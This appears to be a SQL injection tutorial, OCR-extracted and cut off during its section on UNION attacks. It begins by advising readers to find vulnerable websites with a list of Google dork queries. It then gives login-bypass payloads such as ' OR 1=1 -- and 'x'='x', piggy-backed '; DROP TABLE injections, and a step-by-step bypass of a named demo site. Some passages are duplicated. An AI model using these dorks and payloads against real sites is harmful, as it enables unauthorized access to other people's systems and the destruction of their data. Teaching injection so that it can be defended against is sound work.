SQL
M : MySQL
S : SQL Server
P : PostgreSQL
O : Oracle
+ : Possibly all other databases

What is a SQL Injection?

SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database. SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true.

Picking a Target

The first step to performing a SQL injection attack is to find a vulnerable website. This will probably be the most time-consuming process in the entire attack. More and more websites are protecting themselves from SQL injection meaning that finding a vulnerable target could take quite some time.

One of the easiest ways to find vulnerable sites is known as **Google Dorking.**

In this context, a dork is a specific search query that finds websites meeting the parameters of the advanced query you input. Some examples of dorks you can use to find sites vulnerable to a SQL injection attack include:

inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=

inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
andinurl:index.php?id=

inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=

How SQL Injection Works

The types of attacks that can be performed using SQL injection vary depending on the type of database engine. **The attack works on dynamic SQL statements**. A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.

Let’s consider a simple web application with a login form. The code for the HTML form is shown below.

```
<form action=‘index.php’ method="post">

<input type="email" name="email" required="required"/>

<input type="password" name="password"/>

<input type="checkbox" name="remember_me" value="Remember me"/>

<input type="submit" value="Submit"/>

</form>
```

HERE

The above form accepts the email address and password then submits them to a PHP file named index.php.

It has an option of storing the login session in a cookie. We have deduced this from the remember_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Let’s suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users
WHERE
email = $_POST['email'] AND password = md5($_POST['password']);
```

HERE

The above form accepts the email address and password then submits them to a PHP file named index.php.

It has an option of storing the login session in a cookie. We have deduced this from the remember_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Let’s suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users
WHERE
email = $_POST['email'] AND password = md5($_POST['password']);
```

The above statement uses the values of the $_POST[] array directly without sanitizing them.

The password is encrypted using MD5 algorithm.

We will illustrate SQL injection attack using sqlfiddle. Open the URL http://sqlfiddle.com/#!2/3286e/1 in your web browser. You will get the following window.

Note: you will have to write the SQL statements

```
CREATE TABLE users(
id INT NOT NULL AUTO_INCREMENT,
email VARCHAR(45) NULL,
password VARCHAR(45) NULL,
PRIMARY KEY (id));
```

```
insert into users (email,password) values ("m@m.com",md5("abc"));
```

```
Select * form users;
```

Suppose a user supplies admin@admin.sys and 1234 as the password. The statement to be executed against the database would be

```
SELECT * FROM users WHERE email = 'admin@admin.sys' AND password =
md5('1234');
```

The above code can be exploited by commenting out the password part and appending a condition that will always be true. Let’s suppose an attacker provides the following input in the email address field.

xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ']

xxx for the password.

The generated dynamic statement will be as follows.

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ' ]
AND password = md5('1234');
```


HERE,

xxx@xxx.xxx ends with a single quote which completes the string quote

OR 1 = 1 LIMIT 1 is a condition that will always be true and limits the returned results to only one record.

-- ' AND … is a SQL comment that eliminates the password part.

Copy the above SQL statement and paste it in SQL FiddleRun SQL Text box as shown below **http://sqlfiddle.com/#!2/53b1ed/6**



```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx'
OR 1 = 1 LIMIT 1 -- ' ] AND password = md5('1234');
```

The text in brown color means it is a comment


ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Our statement returned a record

Hacking Activity: SQL Inject a Web Application


We have a simple web application at http://www.techpanda.org/ **that is vulnerable to SQL Injection attacks for demonstration purposes only.** The HTML form code above is taken from the login page. The application provides basic security such as sanitizing the email field. This means our above code cannot be used to bypass the login.

To get round that, we can instead exploit the password field. The diagram below shows the steps that you must follow



Hacking Activity: SQL Inject a Web Application

Let’s suppose an attacker provides the following input
Step 1: Enter xxx@xxx.xxx as the email address
Step 2: Enter xxx') OR 1 = 1 --]



Login | Personal Contacts Manager v1.0

Email*

xxx@xxx.xxx

Password*

....


□ Remember me

xxx') OR 1 = 1 --]

The generated SQL statement will be as follows

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');

The diagram below illustrates the statement has been generated.



```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
```

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');

SELECT * FROM users WHERE FALSE AND FALSE OR TRUE

SELECT * FROM users WHERE FALSE OR TRUE

SELECT * FROM users WHERE TRUE
```

Other SQL Injection attack types

SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include

- Deleting data
- Updating data
- Inserting data

Executing commands on the server that can download and install malicious programs such as Trojans

Exporting valuable data such as credit card details, email and passwords to the attacker’s remote server

Getting user login details etc

The above list is not exhaustive; it just gives you an idea of what SQL Injection

SQL Injection Based on Batched SQL Statements

Most databases support batched SQL statement, separated by semicolon.

Example

```
SELECT * FROM Users; DROP TABLE Suppliers
```

The SQL above will return all rows in the Users table, and then delete the table called Suppliers.

If we had the following server code:

Server Code

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

And the following input:

User id:

105; DROP TABLE Suppliers

The code at the server would create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers
```

Types of SQL injection

- Tautology-based SQL Injection
- Piggy-backed Queries / Statement Injection
- Union Query
- Illegal/Logically Incorrect Queries
- Inference
- Stored Procedure Injection

Tautologies

Purpose :

Identify injectable parameters

Bypass authentication

Extract data

In logic, a tautology (from the Greek word ταυτολογία) is a formula which is **true in every** possible interpretation. In a tautology-based attack the code is injected using the conditional OR operator such that the query always evaluates to TRUE.

Tautology-based SQL injection attacks are usually bypass user authentication and extract data by inserting a tautology in the WHERE clause of a SQL query.

The query transform the original condition into a tautology, causes all the rows in the database table are open to an unauthorized user. A typical SQL tautology has the form "or <comparison expression>", where the comparison expression uses one or more relational operators to compare operands and generate an always true condition. If an unauthorized user input user id as abcd and password as anything' or 'x'='x then the resulting query will be:

select * from user_details where userid = 'abcd' and password = 'anything' or 'x'='x‘


Piggy-backed Queries / Statement Injection

Purpose :
Extract data
Modify dataset
Execute remote commands
Denial of service

This type of attack is different than others because the hacker inject additional queries to the original query, as a result the database receives multiple SQL queries.

The first query is valid and executed normally, the subsequent queries are the injected queries, which are executed in addition to the first.
Due to misconfiguration a system is vulnerable to piggy-backed queries and allows multiple statements in one query.

Let an attacker inputs **abcd** as usrerid and **'; drop table xyz --** as password in the login form :



User ID: abcd

Password: ••••••••••••••••••••

'; drop table xyz –

Then the application will generate the following query :

select * from user_details where userid = 'abcd' and password = ‘ '; drop table xyz -- ‘

After completing the first query (returned an empty result set (i.e. zero rows)), the database would recognize the query delimiter(";") and execute the injected second query. The result of executing the second query would be to drop table xyz, which would destroy valuable information.

Union Query

Purpose :
Bypassing authentication
Extract data


This type of attack can be done by inserting a UNION query into a vulnerable parameter which returns a dataset that is the **union of the result of the original first query and the results of the injected query.**
The SQL UNION operator combines the results of two or more queries and makes a result set which includes fetched rows from the participating queries in the UNION.

Basic rules for combining two or more queries using UNION :
1) Number of columns and order of columns of all queries must be same.
2) The data types of the columns on involving table in each query should be same or compatible.
3) Usually returned column names are taken from the first query.

By default the UNION behalves like UNION [DISTINCT] , i.e. eliminated the duplicate rows; however, using ALL keyword with UNION returns all rows, including duplicates.


The attacker who try to use this method must have solid knowledge of DB schema. Let try the above method with two tables **user_details**, **emp_details** and our first

Structure of the table : user_details



